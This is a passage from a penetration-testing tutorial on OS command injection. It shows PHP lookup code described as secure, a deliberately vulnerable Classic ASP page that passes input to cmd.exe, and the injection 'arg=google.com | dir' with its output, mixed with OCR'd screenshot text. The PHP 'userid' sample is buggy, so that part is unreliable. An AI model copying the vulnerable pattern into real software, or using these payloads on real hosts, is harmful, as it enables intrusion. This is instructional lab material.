<?php
  print("<h1>Sample User ID Detection</h1>");
  if(empty($_GET['user']))
    die('You didn\'t enter the name of the user.');
  $user = $_GET['user'];
  print_r(posix_getpwnam($user));
print("<br/> <br/> <br/>");
print("<div>");
print("Note that invalid users will end up with no results");
print("</div>");
?>
```

This would just be an example to illustrate the concept, but the right side of the image provided explains the PHP code and the left side demonstrates the execution of the PHP scripts which is securely deployed via Secure Design Code practices maintained from the very beginning. No unsafe functions such as 'system()' were used to interact with the user and then pass the user supplied input but instead it a function called 'posix_getpwnam()' was used which delivers information full filling the objective.

If we analyze the way the code is designed, the substitution of ‘system()’ function with ‘posix_getpwnam()’ plays a major difference in the way user input is handled. The PHP function ‘posix_getpwnam()’ function returns an array of information if the username value for the GET parameter ‘user’ is valid on the system, if it isn’t valid, there would be no output. The ‘posix_getpwnam()’ function reveals the following information related to the username as a value given to the GET parameter named ‘user’:

- Name
- Passwd
- Uid
- Gid
- Gecos
- Dir
- Shell

If a design implementation is required based out of integer value for the username GET parameter named ‘userid’, a secure PHP implemented and designed code could be constructed. The following code sample might be used for such purposes wherein the intention might be to throw out details of the supplied ‘userid’ via a GET parameter:


Applications
Places
Tue Oct 7, 10:19 AM
root
Iceweasel
File Edit View History Bookmarks Tools Help
http://127.0.0....hp?userid=1000
nandinjection/securedesign.php?userid=1000
Google
Most Visited
Offensive Security
Kali Linux
Kali Docs
Exploit-DB
root@shritam: /var/www/commandinjection
File Edit View Search Terminal Tabs Help

Sample User ID Detection

Array ([name] => root [passwd] => x [uid] => 0 [gid] => 0 [gecos] => root [dir] => /root [shell] => /bin/bash)


Note that invalid users will end up with no results

```
  GNU nano 2.2.6             File: securedesign.php

<?php
  print("<h1>Sample User ID Detection</h1>");
  if(empty($_GET['userid']))
    die('You didn\'t enter the name of the user.');
  $user = $_GET['userid'];
  print_r(posix_getpwuid($userid));
print("<br/> <br/> <br/>");
print("<div>");
print("Note that invalid users will end up with no results");
print("</div>");
?>

                         [ Wrote 12 lines ]
```

The left side pane of the attached image demonstrates the code used for retaining a supplied integer value of the GET parameter named ‘userid’ and reveal the information associated with that ID number. This might again be yet another possibility of a design implementation wherein the vendor might require and had decided to reveal information based on user identification number rather than using ‘usernames’ as their standard method for information retrieval. This way several PHP functions which are secure and should be in used in the production servers make an application not just stronger but also more flexible in their job tasks. Here in this above sample code, I had used the PHP function called ‘posix_getpwuid()’ to transform user submitted values as an integer type to retrieve user information.


Command Injection Vulnerable Code Using WScript in Classic ASP

Although command injection vulnerabilities are rare on ASP using IIS on Windows because of its high resilient coding practices via API's which prohibit using system shell, any opportunities found by the application penetration tester wherein the application introduces system shell functionality such as usage of 'cmd.exe' to carry on a task should be tested against command injection attacks. Most PHP command injection vulnerabilities are hosted on Apache Webserver which were already discussed in the previous sections. In this section, I will however use Internet Information Services (IIS 8.5) latest (as in year 2014) as a web server. The host operating system would be Microsoft Windows (Windows 8) and will be deployed using the IIS web server to test our sample vulnerable code. The functionality of the code is simpler and is intentionally made using 'cmd.exe' to carry out task such as 'pinging' a domain and show the ping statistics. This could would be vulnerable to command injection vulnerabilities:



```
<html>
<head>
    <title>ASP Command Injection </title>
</head>
<body>
    <h1> ASP based Windows OS Command Injection </h1>
        <p>This application exposes the ping functionality intentionally
        as designed. Use arg as the GET parameter for argument values such
        as /all, /allcompartments, etc to detail information.</p>

        <% Response.Buffer = true %>

        <%
        Set oS = Server.CreateObject("WSCRIPT.SHELL")
            output = oS.exec("cmd.exe > /c ping " & request("arg")).stdout.
                readall
        Response.write output
        %>
        </p>
 </body>
</html>
```


The code should be saved under ‘C:\inetpub\wwwroot\’ in order to serve the content which could be treated same as ‘/www/var/’ in Linux systems. In this case, it was saved in a directory called ‘C:\inetpub\wwwroot\inject\’ and was served from this very directory. I covered the IIS configuration and starting off the web server in the beginning of this series and had previously mentioned everything else needed to know about configuring IIS to serve ASP on Windows. Using the previous concepts, we skip the configuration part and start the IIS server to serve the content:



Name	Date modified	Type
bypassoutputvalidation	8/24/2014 9:07 AM	ASP File
bypassoutputvalidation	8/24/2014 9:00 AM	CSHTML File
dir	10/8/2014 1:06 PM	TXT File
dir.txttest	10/8/2014 1:06 PM	TXTTEST File
file	10/8/2014 12:14 PM	Windows Batch File
oscommand	10/8/2014 1:57 PM	ASP File
oscommandsecure	10/8/2014 2:57 PM	ASP File
outputvalidated	8/24/2014 8:04 AM	ASP File
previousinject	8/24/2014 4:50 AM	ASP File
safe	9/9/2014 10:33 PM	ASP File
vulnerable	8/24/2014 8:02 AM	ASP File
web	10/7/2014 11:45 AM	CONFIG File

The filename for the ASP file is ‘oscommand.asp’ and we deploy this in the IIS server. After the deployment using the IIS server, this code would be available to be browser using any web client browser such as Mozilla Firefox, Google Chrome, or Internet Explorer. Port 80 is the default port in use and could be changed using the ‘Port Binding’ setting in IIS. Because the application is running on a local instance, the URL to browse through this sample vulnerable ASP application would be: http://127.0.0.1/inject/oscommand.asp and a user will need to pass an argument to the GET parameter named ‘arg’ which accepts domain names for utilization along with the ‘ping’ command.

Browsing through the application, we need to verify if the resource was being served by the IIS:


File Edit View History Bookmarks Tools Help
ASP Command Injection
127.0.0.1/inject/oscommand.asp
Google
Disable Cookies CSS Forms Images Information Miscellaneous Outline Resize

ASP based Windows OS Command Injection

This application reveals the ipconfig intentionally as designed. Use arg as the GET parameter for argument values such as /all, /allcompartments, etc to detail information.


Usage: ping [-t] [-a] [-n count] [-l size] [-f] [-i TTL] [-v TOS] [-r count] [-s count] [[-j host-list] | [-k host-list]] [-w timeout] [-R] [-S srcaddr] [-c compartment] [-p] [-4] [-6] target_name Options: -t Ping the specified host until stopped. To see statistics and continue - type Control-Break; To stop - type Control-C. -a Resolve addresses to hostnames. -n count Number of echo requests to send. -l size Send buffer size. -f Set Don't Fragment flag in packet (IPv4-only). -i TTL Time To Live. -v TOS Type Of Service (IPv4-only. This setting has been deprecated and has no effect on the type of service field in the IP Header). -r count Record route for count hops (IPv4-only). -s count Timestamp for count hops (IPv4-only). -j host-list Loose source route along host-list (IPv4-only). -k host-list Strict source route along host-list (IPv4-only). -w timeout Timeout in milliseconds to wait for each reply. -R Use routing header to test reverse route also (IPv6-only). Per RFC 5095 the use of this routing header has been deprecated. Some systems may drop echo requests if this header is used. -S srcaddr Source address to use. -c compartment Routing compartment identifier. -p Ping a Hyper-V Network Virtualization provider address. -4 Force using IPv4. -6 Force using IPv6.

As no arguments were passed to the ping command which was hardcoded in the ASP code, the application ended up showing the user possible usage values. To be able to get the sole purpose of the application to be in working mode, the user would need to pass a domain value such as 'google.com' via the 'arg' GET parameter:

http://127.0.0.1/inject/oscommand.asp?arg=google.com

The above URL takes in 'google.com' as an argument and passes it to the GET parameter 'arg' and this along with the 'ping' command is executed by the 'cmd.exe' which is a shell in Windows environment. This being not secure will lead to command injection vulnerabilities causing remote arbitrary command execution and might just reveal extra information about the host for enumeration purposes and additionally leading to shell upload or total compromise. Uploading a shell would be rare, we will see why and how for this later in later sections. Right now, we are focused on the functionality of the code.

After, we had successfully browsed using the given URL, with a GET parameter value set to a domain, the results would consist of ping statistics for the given domain which would be normally the results similar to ping results via the 'cmd.exe' on Windows platform:



File Edit View History Bookmarks Tools Help
ASP Command Injection
127.0.0.1/inject/oscommand.asp?arg=google.com
Google
Disable Cookies CSS Forms Images Information Miscellaneous Outline Resize

ASP based Windows OS Command Injection

This application reveals the ipconfig intentionally as designed. Use arg as the GET parameter for argument values such as /all, /allcompartments, etc to detail information.

Pinging google.com [74.125.236.72] with 32 bytes of data: Reply from 74.125.236.72: bytes=32 time=32ms TTL=53 Reply from 74.125.236.72: bytes=32 time=31ms TTL=53 Reply from 74.125.236.72: bytes=32 time=32ms TTL=53 Reply from 74.125.236.72: bytes=32 time=32ms TTL=53 Ping statistics for 74.125.236.72: Packets: Sent = 4, Received = 4, Lost = 0 (0% loss), Approximate round trip times in milli-seconds: Minimum = 31ms, Maximum = 32ms, Average = 31ms

This is normal functionality as designed by the web developer. Common shell commands such as 'dir' on the Windows platform cannot be performed via the URL as shown below since 'ping dir' wouldn't make much sense and will end up treated as a hostname instead with negative results shown:


File Edit View History Bookmarks Tools Help
ASP Command Injection
127.0.0.1/inject/oscommand.asp?arg=dir
Google
Disable Cookies CSS Forms Images Information Miscellaneous Outline Resize


ASP based Windows OS Command Injection

This application reveals the ipconfig intentionally as designed. Use arg as the GET parameter for argument values such as /all, /allcompartments, etc to detail information.

Ping request could not find host dir. Please check the name and try again.


As demonstrated, again, to attain the vulnerability, the payload 'dir' needs to be separated.

The separation of the payload from the original execution which the application was intended for has to be done via using pipe such as '|' and we will later look at PHP cases wherein pipe could not be used but the '&&' operator will be used. Following will result in 'Arbitrary Command Execution' via 'Command Injection' wherein the injection payload would be appending a '| dir' after the original value for the GET parameter named 'arg':


File Edit View History Bookmarks Tools Help
ASP Command Injection
Google
Disable▾ Cookies▾ CSS▾ Forms▾ Images▾ Information▾ Miscellaneous▾

27.0.0.1/inject/oscommand.asp?arg=google.com | dir

If looked down closer, the contents of "c:\windows\system32\inetsrv" were displayed:


File Edit View History Bookmarks Tools Help
ASP Command Injection
Google
Disable▾ Cookies▾ CSS▾ Forms▾ Images▾ Information▾ Miscellaneous▾ Outline▾ Resize▾

27.0.0.1/inject/oscommand.asp?arg=google.com | dir

ASP based Windows OS Command Injection

This application reveals the ipconfig intentionally as designed. Use arg as the GET parameter for argument values such as /all, /allcompartments, etc to detail information.


```
Volume in drive C is Local_OS Volume Serial Number is 3C77-D5D6 Directory of c:\windows
\system32\inetsrv 08/24/2014 09:04 AM

    . 08/24/2014 09:04 AM
        .. 07/03/2014 06:54 PM 111,616 appcmd.exe 07/01/2013 10:19 PM 3,810
        appcmd.xml 07/05/2014 07:00 PM 174,592 AppHostNavigators.dll 07/05/2014 07:00
        PM 66,048 apphostsvc.dll 07/03/2014 06:54 PM 375,296 appobj.dll 07/05/2014 07:00
        PM 490,496 asp.dll 07/05/2014 07:00 PM 22,196 asp.mof 07/03/2014 06:54 PM
        130,560 aspnetca.exe 07/05/2014 07:00 PM 22,528 asptlb.tlb 07/05/2014 07:00 PM
        39,424 authanon.dll 07/05/2014 07:00 PM 35,328 authbas.dll 07/05/2014 07:00 PM
        24,064 authcert.dll 07/05/2014 07:00 PM 41,472 authmap.dll 07/05/2014 07:00 PM
        38,400 authmd5.dll 07/05/2014 07:00 PM 48,128 authsspi.dll 07/05/2014 07:00 PM
        74,752 browscap.dll 07/05/2014 07:00 PM 34,474 browscap.ini 07/05/2014 07:00 PM
        24,576 cachfile.dll 07/05/2014 07:00 PM 49,664 cachhttp.dll 07/05/2014 07:00 PM
        13,824 cachtokn.dll 07/05/2014 07:00 PM 13,824 cachuri.dll 07/03/2014 06:54 PM
        70,656 certobj.dll 07/05/2014 07:00 PM 40,960 cgi.dll 07/05/2014 07:00 PM 42,496
        compdyn.dll 07/05/2014 07:00 PM 50,688 compstat.dll 08/24/2014 09:06 AM
            config 07/05/2014 07:00 PM 42,496 custerr.dll 07/05/2014 07:00 PM 18,432
            defdoc.dll 07/05/2014 07:00 PM 36,352 diprestr.dll 07/05/2014 07:00 PM
            22,016 dirlist.dll 08/24/2014 05:31 AM
                en-US 07/05/2014 07:00 PM 66,048 filter.dll 07/05/2014 07:00 PM
                38,400 gzip.dll 08/13/2014 11:09 PM
                    History 07/05/2014 07:00 PM 19,968 httpmib.dll 07/05/2014 07:00
                    PM 17,408 hwebcore.dll 07/05/2014 07:00 PM 63,105 iis.msc
```

This is because the IIS standard server service runs from the "c:\windows\system32\inetsrv" directory.

Exploiting Command Injection on ASP to Obtain Command Execution

We partially did execute arbitrary command for example ‘dir’ in the previous section. This section focuses on utilizing the command injection vulnerabilities in a more efficient way to dig out significant data out of the system vulnerable. This extraction process is done via execution of system commands on the vulnerable host via the deficiency in application which leads to injection of commands leading to arbitrary command execution. There is a huge scope of system commands and each and every one of them might not be covered in this document. But certainly the most important ones will be discussed here. My recommendation would be to refer ‘Red Team Field Manual’, a great book for post exploitation and to refer system commands in depth. This document itself is an in depth study.

First and foremost, when a system is being compromised via command injection vulnerabilities, execution of system commands are possible which we already had discussed in the above section wherein PHP language with Apache as a webserver in Linux was discussed. For any penetration test to be successful using execution of arbitrary commands, it is required to dump heap load of information, such as IP information, configuration data information and possible other configuration information such as firewall, network configuration, etc. First, I would cover the ‘ipconfig’ details via command execution which would allow the penetration tester to know the IP details of the host vulnerable:

